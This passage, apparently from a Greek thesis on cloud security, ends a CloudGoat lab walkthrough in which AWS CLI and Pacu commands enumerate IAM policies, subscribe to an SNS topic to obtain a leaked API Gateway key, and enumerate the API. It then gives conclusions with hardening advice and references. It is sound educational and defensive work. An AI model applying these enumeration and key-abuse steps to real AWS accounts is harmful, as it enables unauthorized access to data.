└─# aws iam list-user-policies --user-name cg-sns-user-sns_secrets_cgid2n09w4kn7n --profile sns-secrets
{
    "PolicyNames": [
        "cg-sns-user-policy-sns_secrets_cgid2n09w4kn7n"
    ]
}
```

Σχ. 5.3.2 Policy Enumeration

Στο δεύτερο βήμα, ο επιτιθέμενος κάνει assume την Policy για διαπιστώσει πως έχει δικαιώματα εγγραφής σε SNS topics (Σχ. 5.3.3).

```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws iam get-user-policy --user-name cg-sns-user-sns_secrets_cgid2n09w4kn7n --policy-name cg-sns-user-policy-sns_secrets_cgid2n09w4kn7n --profile sns-secrets
{
    "UserName": "cg-sns-user-sns_secrets_cgid2n09w4kn7n",
    "PolicyName": "cg-sns-user-policy-sns_secrets_cgid2n09w4kn7n",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "sns:Subscribe",
                    "sns:Receive",
                    "sns:ListSubscriptionsByTopic",
                    "sns:ListTopics",
                    "sns:GetTopicAttributes",
                    "iam:ListGroupsForUser",
                    "iam:ListUserPolicies",
                    "iam:GetUserPolicy",
                    "iam:ListAttachedUserPolicies",
                    "apigateway:GET"
                ],
                "Effect": "Allow",
                "Resource": "*"
            },
            {
                "Action": "apigateway:GET",
                "Effect": "Deny",
                "Resource": [
                    "arn:aws:apigateway:us-east-1::/apikeys",
                    "arn:aws:apigateway:us-east-1::/apikeys/*",
                    "arn:aws:apigateway:us-east-1::/restapis/*/resources/*/methods/GET",
                    "arn:aws:apigateway:us-east-1::/restapis/*/methods/GET",
                    "arn:aws:apigateway:us-east-1::/restapis/*/resources/*/integration",
                    "arn:aws:apigateway:us-east-1::/restapis/*/integration",
                    "arn:aws:apigateway:us-east-1::/restapis/*/resources/*/methods/*/integration"
                ]
            }
        ]
    }
}
```

Σχ. 5.3.3 Assuming Policy

Στο τρίτο βήμα, ο επιτιθέμενος χρησιμοποιεί το **Pacu** για enumeration των SNS topics και επιτυχώς ανακαλύπτει ένα στο οποίο και μπορεί να κάνει εγγραφή (Σχ. 5.3.4, Σχ. 5.3.5).


```
Pacu (y:No Keys Set) > import_keys sns-secrets
  Imported keys as "imported-sns-secrets"
Pacu (y:imported-sns-secrets) > search sns

[Category: LATERAL_MOVE]

    Subscribe to a Simple Notification Service (SNS) topic

  sns__subscribe

[Category: ENUM]

    List and describe Simple Notification Service topics

  sns__enum

Pacu (y:imported-sns-secrets) > run sns__enum --region us-east-1
  Running module sns__enum...
[sns__enum] Starting region us-east-1...
[sns__enum]   Found 1 topics
[sns__enum] sns__enum completed.

[sns__enum] MODULE SUMMARY:

Num of SNS topics found: 1
Num of SNS subscribers found: 0
```

Σχ. 5.3.4 SNS topic enumeration


```
Pacu (y:imported-sns-secrets) > data

Session data:
aws_keys: [
    <AWSKey: imported-sns-secrets>
]
id: 1
created: "2024-12-24 18:52:26.389380"
is_active: true
name: "y"
key_alias: "imported-sns-secrets"
access_key_id: "AKIAXYKJQ2LKSPMGODH3"
secret_access_key: "******" (Censored)
session_regions: [
    "all"
]
SNS: {
    "sns": {
        "us-east-1": {
            "arn:aws:sns:us-east-1:533267010261:public-topic-sns_secrets_cgid2n09w4kn7n": {
                "Owner": "533267010261",
                "SubscriptionsConfirmed": "0",
                "SubscriptionsPending": "0"
            }
        }
    }
}
Pacu (y:imported-sns-secrets) > run sns__subscribe --topics arn:aws:sns:us-east-1:533267010261:public-topic-sns_secrets_cgid2n09w4kn7n --email p.grammenos90@gmail.com
  Running module sns__subscribe...
[sns__subscribe] Subscribed successfully, check email for subscription confirmation. Confirmation ARN: arn:aws:sns:us-east-1:533267010261:public-topic-sns_secrets_cgid2n09w4kn7n:378884bc-7aa1-4094-9418-415b96c3f17d
Pacu (y:imported-sns-secrets) >
```

Σχ. 5.3.5 SNS topic subscription

Αφού κάνει εγγραφή, δέχεται ένα email επιβεβαίωσης με το συγκεκριμένο SNS topic (Σχ. 5.3.6). Αφού το επιβεβαιώσει, δέχεται ένα ακόμα email με ένα leaked API GATEWAY KEY (Σχ. 5.3.7).



Σχ. 5.3.6 Subscription confirmation email




Σχ. 5.3.7 Leaked API GATEWAY KEY

Στη συνέχεια, γίνεται enumeration των API για να γίνει η εύρεση του path, της method, του stage και του resource του API Gateway για να σχηματιστεί το **URI**. Η διαδικασία απεικονίζεται στα Σχ. 5.3.8 και Σχ. 5.3.9.

```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws apigateway get-rest-apis --profile sns-secrets --region us-east-1

{
    "items": [
        {
            "id": "rk35uabqb0",
            "name": "cg-api-sns_secrets_cgid2n09w4kn7n",
            "description": "API for demonstrating leaked API key scenario",
            "createdDate": "2024-12-24T20:46:48+02:00",
            "apiKeySource": "HEADER",
            "endpointConfiguration": {
                "types": [
                    "EDGE"
                ]
            },
            "tags": {
                "Scenario": "iam_privesc_by_key_rotation",
                "Stack": "CloudGoat"
            },
            "disableExecuteApiEndpoint": false
        }
    ]
}

┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws apigateway get-stages --rest-api-id rk35uabqb0 --profile sns-secrets --region us-east-1
{
    "item": [
        {
            "deploymentId": "3lp9k0",
            "stageName": "prod-sns_secrets_cgid2n09w4kn7n",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "variables": {},
            "tracingEnabled": false,
            "createdDate": "2024-12-24T20:46:50+02:00",
            "lastUpdatedDate": "2024-12-24T20:46:50+02:00"
        }
    ]
}
```

Σχ. 5.3.8 REST API and Stage Enumeration



Σχ. 5.3.9 Resource Enumeration

Αφού τα συγκεντρώσει, ο επιτιθέμενος συντάσσει το πλήρες URI και πραγματοποιεί ένα GET request χρησιμοποιώντας και το leaked API GATEWAY KEY, προσθέτοντας το στα Headers του request. Έτσι, ο επιτιθέμενος αποκτά πρόσβαση στο συγκεκριμένο API και σε ευαίσθητα δεδομένα μαζί με το flag (Σχ. 5.3.10).

Σχ. 5.3.10 Exploitation PoC

Κεφάλαιο 6ο: Συμπεράσματα ή/και Προτάσεις Ισχυροποίησης

Η παρούσα εργασία επικεντρώθηκε στην ανάλυση και αξιολόγηση των προκλήσεων και μηχανισμών ασφάλειας στο Cloud Computing με στόχο τη διερεύνηση των απειλών και την παρουσίαση κατάλληλων στρατηγικών άμυνας. Οι απειλές εξετάστηκαν κυρίως σε τρία βασικά χαρακτηριστικά ασφαλείας: εμπιστευτικότητα, ακεραιότητα και διαθεσιμότητα, ενώ δόθηκε ιδιαίτερη έμφαση στο πλαίσιο του AWS (Amazon Web Services).

Σχετικά με την εμπιστευτικότητα, αναδείχθηκαν απειλές όπως οι επιθέσεις side-channel, καθώς και οι κίνδυνοι που προκύπτουν από κακόβουλους διαχειριστές συστημάτων. Οι παραπάνω προκλήσεις αποκαλύπτουν τις αδυναμίες που σχετίζονται με την ασφάλεια της πληροφορίας και την προστασία των δεδομένων. Παράλληλα, όσον αφορά την ακεραιότητα, αναλύθηκαν οι κίνδυνοι παραποίησης ή απώλειας δεδομένων, καθώς και οι δυσκολίες που σχετίζονται με την αξιοπιστία των υπολογιστικών διαδικασιών στο cloud. Επιπλέον, στον τομέα της διαθεσιμότητας, παρουσιάστηκαν επιθέσεις όπως τα Flooding Attacks μέσω Bandwidth Starvation, καθώς και οι άμεσες και έμμεσες επιθέσεις άρνησης εξυπηρέτησης (DOS), οι οποίες μπορούν να αποδιοργανώσουν τη λειτουργία των υποδομών. Η εργασία αναφέρθηκε επίσης στην ασφάλεια των APIs, τονίζοντας πως η ανεπαρκής διαχείριση ή διαρροή των κλειδιών πρόσβασης (API keys) μπορεί να αποτελέσει σημείο εισόδου για πιθανές επιθέσεις.

Για την αντιμετώπιση αυτών των απειλών, εξετάστηκαν και προτάθηκαν διάφοροι μηχανισμοί άμυνας. Ως προς την εμπιστευτικότητα, αναλύθηκαν τεχνικές όπως ο εντοπισμός των side-channel attacks μέσω μετρήσεων της cache, οι Τεχνικές Σταθερού Χρόνου (Constant-Time Techniques), οι τεχνικές μεταγλωττιστή και η εκκαθάριση της cache (Cache Flushing), οι οποίες συμβάλλουν σημαντικά στον περιορισμό των πληροφοριών που μπορούν να διαρρεύσουν μέσω καναλιών πλευρικής επίθεσης. Για τη διασφάλιση της ακεραιότητας των δεδομένων, παρουσιάστηκαν μηχανισμοί όπως το PDP (Provable Data Possession), το POR (Proof of Retrievability), καθώς και τεχνικές hashing, κρυπτογράφησης και Message Authentication Codes (MAC), που επιτρέπουν τον έλεγχο και την επαλήθευση της ακεραιότητας των δεδομένων. Όσον αφορά τη διαθεσιμότητα, δόθηκε έμφαση σε στρατηγικές όπως το Application Mitigation, το οποίο αποσκοπεί στην ενίσχυση της ανθεκτικότητας των συστημάτων απέναντι σε επιθέσεις που στοχεύουν στην αποδιοργάνωση της λειτουργίας των υπηρεσιών.

Η ανάλυση εστιάστηκε, επίσης, στο ζήτημα της ασφάλειας του AWS. Έγινε αναφορά στο NIST και στο τι ορίζεται μέσα στο πλαίσιο του. Εξετάστηκαν τα AWS API και IAM, με έμφαση στον τρόπο αυθεντικοποίησης και στη διαχείριση των ρόλων και πολιτικών πρόσβασης, που μειώνουν τον κίνδυνο ανεξέλεγκτης πρόσβασης στο σύστημα. Επίσης, παρουσιάστηκαν τα EC2 Security Groups και τα Network ACLs, τα οποία ενισχύουν τη διαχείριση των δικτύων και συμβάλλουν στην απομόνωση των πόρων, ενώ έγινε εκτενής αναφορά στο Virtual Private Cloud (VPC), το οποίο παρέχει επιπλέον προστασία έναντι εξωτερικών επιθέσεων μέσω της χρήσης εικονικών ιδιωτικών δικτύων. Παράλληλα, παρουσιάστηκαν και οι βέλτιστες πρακτικές για την ασφάλεια στο AWS. Επιπλέον, μέσα από πραγματικά παραδείγματα CVE, κατηγοριοποιήθηκαν και αξιολογήθηκαν ευπάθειες και επιθέσεις, καταδεικνύοντας την ανάγκη για διαρκή παρακολούθηση και ενίσχυση των μηχανισμών ασφαλείας.

Στο τελευταίο μέρος της εργασίας, πραγματοποιήθηκε δοκιμή διείσδυσης με χρήση εργαλείων όπως το Kali Linux, το AWS CLI και το Burp Suite, αξιοποιώντας την πλατφόρμα CloudGoat. Η δοκιμή αυτή βασίστηκε στην προσομοίωση επιθέσεων μέσω σεναρίων που σχετίζονται με υποδομές AWS, αναδεικνύοντας τις πρακτικές προκλήσεις που συναντώνται στην ανίχνευση και αξιολόγηση αδυναμιών. Η διαδικασία αυτή επιβεβαίωσε τη σημασία της έγκαιρης αναγνώρισης ευπαθειών και της δοκιμαστικής αξιολόγησης των υποδομών ασφάλειας με βάση πραγματικά σενάρια και επιθετικές τεχνικές.

Το πρώτο σενάριο περιγράφει μια επίθεση σε περιβάλλον AWS που ξεκινά με τον IAM χρήστη Solus. Ο επιτιθέμενος ανακαλύπτει μία AWS Lambda function, η οποία διαρρέει AWS Credentials στις μεταβλητές περιβάλλοντος της, δίνοντας νέα ταυτότητα στον επιτιθέμενο ως χρήστη Wrex. Στη συνέχεια, εκμεταλλεύεται μία **SSRF** ευπάθεια στο Web Application ενός EC2 instance το οποίο χρησιμοποιεί την υπηρεσία IMDS v1, για να αποκτήσει κλειδιά από το EC2 metadata service. Τα νέα κλειδιά οδηγούν σε ένα ιδιωτικό S3 bucket, το οποίο περιέχει τα credentials του χρήστη Shepard. Με πλήρη διαχειριστικά δικαιώματα, ο επιτιθέμενος κάνει invoke την αρχική Lambda function.

ΠΡΟΤΑΣΕΙΣ ΙΣΧΥΡΟΠΟΙΗΣΗΣ

1. **Ελαχιστοποίηση IAM Δικαιωμάτων**: Εφαρμογή αρχής ελάχιστων δικαιωμάτων σε όλους τους χρήστες και υπηρεσίες. Πρέπει να διασφαλιστεί ότι οι IAM χρήστες έχουν πρόσβαση μόνο σε πόρους που είναι απολύτως απαραίτητοι για την εργασία τους. Ο διαχωρισμός ρόλων (role separation) και η χρήση πολιτικών Least Privilege διασφαλίζουν ότι οι credentials που βρίσκονται σε μηχανές EC2 δεν μπορούν να αξιοποιηθούν πέρα από τον προβλεπόμενο σκοπό.
2. **Προστασία EC2 Metadata**: Χρήση IMDSv2 για πρόσβαση στα EC2 metadata, αποτρέποντας SSRF επιθέσεις. Το Instance Metadata Service version 2 (IMDSv2) είναι μια σημαντική βελτίωση που παρέχει πρόσθετη προστασία απέναντι σε SSRF επιθέσεις. Εισάγει μηχανισμούς βασισμένους σε session tokens, τα οποία απαιτούνται για την πρόσβαση στα metadata. Αυτά τα tokens εκδίδονται μέσω συγκεκριμένων HTTP αιτημάτων, περιορίζοντας έτσι τη δυνατότητα εκμετάλλευσης από κακόβουλο κώδικα που προσπαθεί να εκτελέσει SSRF μέσω παραθύρων HTTP. Με αυτόν τον τρόπο, ακόμα κι αν γίνει προσπάθεια πρόσβασης στα metadata, η πρόσβαση απορρίπτεται εάν το session token δεν επαληθευτεί. Η χρήση του IMDSv2 παρέχει βελτιωμένη προστασία μέσω session tokens, που περιορίζουν την πρόσβαση στα metadata. Ωστόσο, αν κάποιος υποκλέψει το token, μπορεί να γίνει κατάχρηση. Για την αποφυγή τέτοιων επιθέσεων, είναι κρίσιμο να συνδυαστεί το IMDSv2 με **server-side input sanitization**, ώστε να διασφαλιστεί ότι οι εισερχόμενες εντολές ελέγχονται και φιλτράρονται. Με αυτόν τον τρόπο, κακόβουλα αιτήματα που προσπαθούν να εκμεταλλευτούν SSRF τρωτά σημεία θα απορρίπτονται πριν από την επεξεργασία τους. Έτσι, η προστασία γίνεται πιο πολυεπίπεδη και αποτελεσματική.
3. **Διασφάλιση Lambda**: Η διασφάλιση της ασφάλειας στις **AWS Lambda functions** απαιτεί ένα ολοκληρωμένο σύνολο μέτρων. Πέρα από την ενίσχυση των ελέγχων πρόσβασης μέσω κατάλληλων **IAM πολιτικών**, είναι απαραίτητο να διασφαλιστεί ότι τα διαπιστευτήρια που πιθανώς αποθηκεύονται στις λειτουργίες δεν είναι άμεσα διαθέσιμα στον χρήστη. Αυτό μπορεί να επιτευχθεί μέσω της χρήσης **AWS Secrets Manager**[97] ή **Parameter Store**[98] για την ασφαλή αποθήκευση ευαίσθητων πληροφοριών. Επιπλέον, η εφαρμογή

περιβάλλοντος εκτέλεσης με περιορισμένη δικαιοδοσία μειώνει τον κίνδυνο διαρροής διαπιστευτηρίων, ενώ η παρακολούθηση με **AWS CloudTrail** παρέχει άμεση ορατότητα σε κάθε πρόσβαση ή αλλαγή στις λειτουργίες.

4. **Ασφάλεια S3**: Ενεργοποίηση κρυπτογράφησης, MFA και πολιτικές bucket για περιορισμό πρόσβασης. Η πρόσβαση στους bucket S3 πρέπει να περιορίζεται σε χρήστες ή υπηρεσίες με σαφώς καθορισμένες ανάγκες. Επιπλέον, η χρήση server-side encryption και logging των προσβάσεων στο bucket βοηθά στον περιορισμό ανεπιθύμητων ενεργειών. Ακόμη, η χρήση της υπηρεσίας AWS Macie[102] βοηθάει στον εντοπισμό ευαίσθητων πληροφοριών που βρίσκονται μέσα σε ένα S3 bucket και δεν είναι κρυπτογραφημένα, με χρήση Μηχανικής Μάθησης.
5. **Monitoring και Ειδοποιήσεις**: Η συνεχής παρακολούθηση μέσω **AWS CloudTrail** μπορεί να επεκταθεί με την ενσωμάτωση εργαλείων **Amazon CloudWatch** και **GuardDuty**. Το **CloudTrail** καταγράφει κάθε αίτημα API και αλλαγή ρυθμίσεων, ενώ το **GuardDuty** ανιχνεύει ανωμαλίες και κακόβουλες δραστηριότητες σε πραγματικό χρόνο. Παράλληλα, η υλοποίηση προσαρμοσμένων ειδοποιήσεων μέσω **CloudWatch Alarms** μπορεί να ενημερώσει τους διαχειριστές για ενδείξεις απόπειρας πρόσβασης ή εκτέλεσης ύποπτων λειτουργιών. Η ενσωμάτωση αυτών των εργαλείων εξασφαλίζει ταχύτερη απόκριση σε περιστατικά και μείωση του χρόνου επίλυσης απειλών.

Με αυτούς τους μηχανισμούς, μειώνεται η πιθανότητα εκμετάλλευσης παρόμοιων ευπαθειών και περιορίζεται η κίνηση του επιτιθέμενου στην υποδομή AWS.

Το δεύτερο σενάριο **IAM Privilege Escalation by Rollback** περιγράφει μια επίθεση όπου ο επιτιθέμενος, ξεκινώντας με τον περιορισμένο IAM χρήστη Raynor, προβαίνει σε enumeration των inline και managed policies που ενδεχομένως έχει και εκμεταλλεύεται το δικαίωμα **SetDefaultPolicyVersion**. Συγκεκριμένα, ο επιτιθέμενος ανακαλύπτει παλαιότερες εκδόσεις της πολιτικής IAM και επαναφέρει μία παλαιότερη που προσφέρει πλήρη διαχειριστικά δικαιώματα, αποκτώντας έτσι πλήρη έλεγχο στο AWS περιβάλλον.

Προτάσεις Ισχυροποίησης:

1. **Αυστηρή διαχείριση αλλαγών (Change Management)**:
   Η χρήση ελεγχόμενων και εγκεκριμένων διαδικασιών για αλλαγές σε IAM policies διασφαλίζει ότι πολιτικές με επικίνδυνα δικαιώματα, όπως `iam:CreatePolicyVersion` ή `iam:SetDefaultPolicyVersion`, δεν παραχωρούνται αδικαιολόγητα. Επιπλέον, η χρήση εργαλείων όπως το AWS Config μπορεί να παρακολουθεί και να ειδοποιεί για μη εγκεκριμένες αλλαγές.
2. **Απενεργοποίηση παλαιών εκδόσεων IAM πολιτικών**:
   Όλες οι παλαιότερες εκδόσεις IAM πολιτικών που δεν είναι ενεργές πρέπει να διαγράφονται. Αυτό αποτρέπει τη χρήση παλαιών πολιτικών που μπορεί να περιέχουν περισσότερα δικαιώματα από τα απαραίτητα.
3. **Καταγραφή και παρακολούθηση (Logging & Monitoring)**:
   Η ενεργοποίηση των AWS CloudTrail logs και η παρακολούθηση των συμβάντων IAM παρέχουν αναλυτική εικόνα για οποιαδήποτε προσπάθεια τροποποίησης πολιτικών.

Ειδικότερα, η ανίχνευση ενεργειών όπως `iam:CreatePolicyVersion` είναι σημαντική για την έγκαιρη αναγνώριση επιθέσεων privilege escalation.

4. **Περιορισμός δικαιωμάτων rollback**:
   Η δυνατότητα επιστροφής σε προηγούμενες εκδόσεις πολιτικών πρέπει να παραχωρείται μόνο σε υψηλόβαθμους χρήστες με αποδεδειγμένη ανάγκη, ενώ οι υπόλοιποι πρέπει να διατηρούν δικαιώματα read-only για IAM πολιτικές.
5. **Ενσωμάτωση MFA**:
   Η προσθήκη υποχρεωτικού Multi-Factor Authentication για κρίσιμες IAM ενέργειες όπως η διαχείριση πολιτικών διασφαλίζει ότι ακόμα κι αν αποκτηθούν credentials, η εκτέλεση επικίνδυνων ενεργειών παραμένει δύσκολη.

Στο τρίτο σενάριο **sns_secrets**, ο επιτιθέμενος εκμεταλλεύεται αδυναμίες στη διαχείριση των SNS (Simple Notification Service) και του API Gateway για να αποκτήσει πρόσβαση σε ευαίσθητα δεδομένα. Ο χρήστης IAM διαθέτει δικαιώματα που του επιτρέπουν να βλέπει και να εγγράφεται σε SNS topics. Μέσω αυτών των subscriptions, αποκτά πρόσβαση σε debug μηνύματα που περιέχουν API keys. Στη συνέχεια, χρησιμοποιεί αυτά τα keys για να εκτελέσει κακόβουλες ενέργειες μέσω του API Gateway, το οποίο δεν διαθέτει ισχυρούς μηχανισμούς αυθεντικοποίησης και εξουσιοδότησης.

Προτάσεις Ισχυροποίησης:

1. **Περιορισμός Δικαιωμάτων στα SNS**: Εφαρμογή της αρχής του **least privilege**, περιορίζοντας τις ενέργειες SNS που επιτρέπονται στους χρήστες IAM. Αυτό μειώνει τον κίνδυνο μη εξουσιοδοτημένων εγγραφών και διαρροών δεδομένων.
2. **Αποφυγή Μεταφοράς Ευαίσθητων Πληροφοριών μέσω SNS**: Η αποστολή API keys ή άλλων ευαίσθητων δεδομένων μέσω των μηνυμάτων SNS θα πρέπει να αποφεύγεται. Αν είναι αναγκαίο, να διασφαλίζεται ότι τα μηνύματα είναι κρυπτογραφημένα και η πρόσβαση ελέγχεται αυστηρά.
3. **Ενίσχυση της Ασφάλειας του API Gateway**: Εισαγωγή ισχυρότερων μηχανισμών αυθεντικοποίησης, όπως εξουσιοδότηση μέσω AWS IAM ή OAuth, για τον έλεγχο πρόσβασης στο API. Επιπλέον, η χρήση του AWS WAF για την προστασία από κοινές επιθέσεις web είναι απαραίτητη.
4. **Υλοποίηση Παρακολούθησης και Καταγραφής**: Ενεργοποίηση λεπτομερούς καταγραφής για τα SNS και το API Gateway, ώστε να παρακολουθούνται τα μοτίβα πρόσβασης και να εντοπίζονται τυχόν μη εξουσιοδοτημένες προσπάθειες. Η χρήση των AWS CloudTrail και CloudWatch για πλήρη παρακολούθηση είναι κρίσιμη.

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] *Xiao, Z. and Xiao, Y. (2013) Security and Privacy in Cloud Computing. IEEE Communications Surveys & Tutorials, 15, 843-859. [Citation Time(s):11].*

[2] *Cloud Security Alliance (2010) Top Threat to Cloud Computing.* https://cloudsecurityalliance.org/topthreats/csathreats.v1.0.pdf *[Citation Time(s):19].*

[3] *P. Mell and T. Grance, "The NIST Definition of Cloud Computing," September 2011, National Institute of Standard and Technology (NIST), p.7.*

[4] *Cloud Security Alliance (CSA). "Top Threats to Cloud Computing V1.0," released March 2010.*

[5] *A. Aviram, S. Hu, B. Ford, and R. Gummadi, "Determinating timing channels in compute clouds," In Proc. 2010 ACM workshop on Cloud computing security workshop (CCSW '10). ACM, New York, NY, USA, 103-108.*

[6] *Y. Xu, M. Bailey, F. Jahanian, K. Joshi, M. Hiltunen, and R. Schlichting, "An exploration of L2 cache covert channels in virtualized environments," in Proc. 3rd ACM workshop on Cloud computing security workshop, New York, NY, USA, 2011, pp. 29-40*

[7] *T. Ristenpart, E. Tromer, H. Shacham, and S. Savage, "Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds," Proc. 16th ACM conference on Computer and communications security, 2009, pp. 199-212.*

[8] *K. Okamura and Y. Oyama, "Load-based covert channels betweenXen virtual machines," in Proc. 2010 ACM Symposium on Applied Computing, New York, NY, USA, 2010, pp. 173-180.*

[9] *K. Suzaki, K. Iijima, T. Yagi, and C. Artho, "Memory deduplication as a threat to the guest OS," in Proc. Fourth European Workshop on System Security, New York, NY, USA, 2011, p. 1:1-1:6.*

[10] *K. Suzaki, K. Iijima, T. Yagi, and C. Artho, "Software Side Channel Attack on Memory Deduplication," in 23rd ACM Symposium on Operating Systems Principles, poster, 2011.*

[11] *B. D. Payne, M. Carbone, and W. Lee, "Secure and Flexible Monitoring of Virtual Machines," In Proc. ACSAC'07, 2007.*

[12] *G. Ateniese, R. D. Pietro, L. V. Mancini, and G. Tsudik, "Scalable and efficient provable data possession," SecureComm, 2008.*

[13] *G. Ateniese, R. Burns, R. Curtmola, J. Herring, L. Kissner, Z. Peterson, and D. Song, "Provable data possession at untrusted stores," In ACM CCS, pages 598-609, 2007.*

[14] *C. Wang, K. Ren, J. Wang, "Secure and Practical Outsourcing of Linear Programming in Cloud Computing," In IEEE Trans. Cloud Computing April 10-15, 2011.*

[15] *A. Baliga, P. Kamat, and L. Iftode, "Lurking in the Shadows: Identifying Systemic Threats to Kernel Data (Short Paper)," in 2007 IEEE Symposium on Security and Privacy, May 2007.*

[16] *M. Jensen, J. Schwenk, N. Gruschka, and L.L. Iacono, "On technical security issues in cloud computing," Cloud Computing, 2009. CLOUD'09. IEEE International Conference on, 2009, pp. 109-116.*

[17] *C. Dovrolis, P. Ramanathan, and D. Moore, "What do packet dispersion techniques measure?" In Proc. IEEE INFOCOM (2001), pp. 905-914.*

[18] *K. Lai, and M. Baker, "Nettimer: a tool for measuring bottleneck link, bandwidth," In USITS'01: Proc. 3rd conference on US ENIX Symposium on Internet Technologies and Systems (Berkeley, CA, USA, 2001), USENIX Association, pp. 11-11*

[19] *R. Carter, and M. Crovella, "Measuring bottleneck link speed in packet switched networks," Tech. rep., Performance Evaluation, 1996.*

[20] *J. Idziorek, M. Tannian, and D. Jacobson, "Detecting fraudulent use of cloud resources," in Proc. 3rd ACM workshop on Cloud computing security workshop, New York, NY, USA, 2011, pp. 61-72.*

[21] *J. Idziorek and M. Tannian, "Exploiting cloud utility models for profit and ruin," in Cloud Computing (CLOUD), 2011 IEEE International Conference on, 2011, pp. 33-40.*

[22] *MailChimp (2014) About API Keys. http://kb.mailchimp.com/accounts/management/about-api-keys [Citation Time(s):2]*

[23] *Cloud Security Alliance (2010) Top Threat to Cloud Computing. https://cloudsecurityalliance.org/topthreats/csathreats.v1.0.pdf [Citation Time(s):19]*

[24] *Cover, R. (2010) Security Assertion Markup Language (SAML). http://xml.coverpages.org/saml.html [Citation Time(s):1]*

[25] *United Sates Department of Veterans Affairs (2014) Keyed-Hash Message Authentication Code (HMAC). http://www.va.gov/trm/StandardPage.asp?tid=5296 [Citation Time(s):1]*

[26] *Lemos, R. (2012) Insecure API Implementations Threaten Cloud. http://www.darkreading.com/cloud/insecure-api-implementations-threaten-cl/232900809 [Citation Time(s):2]*

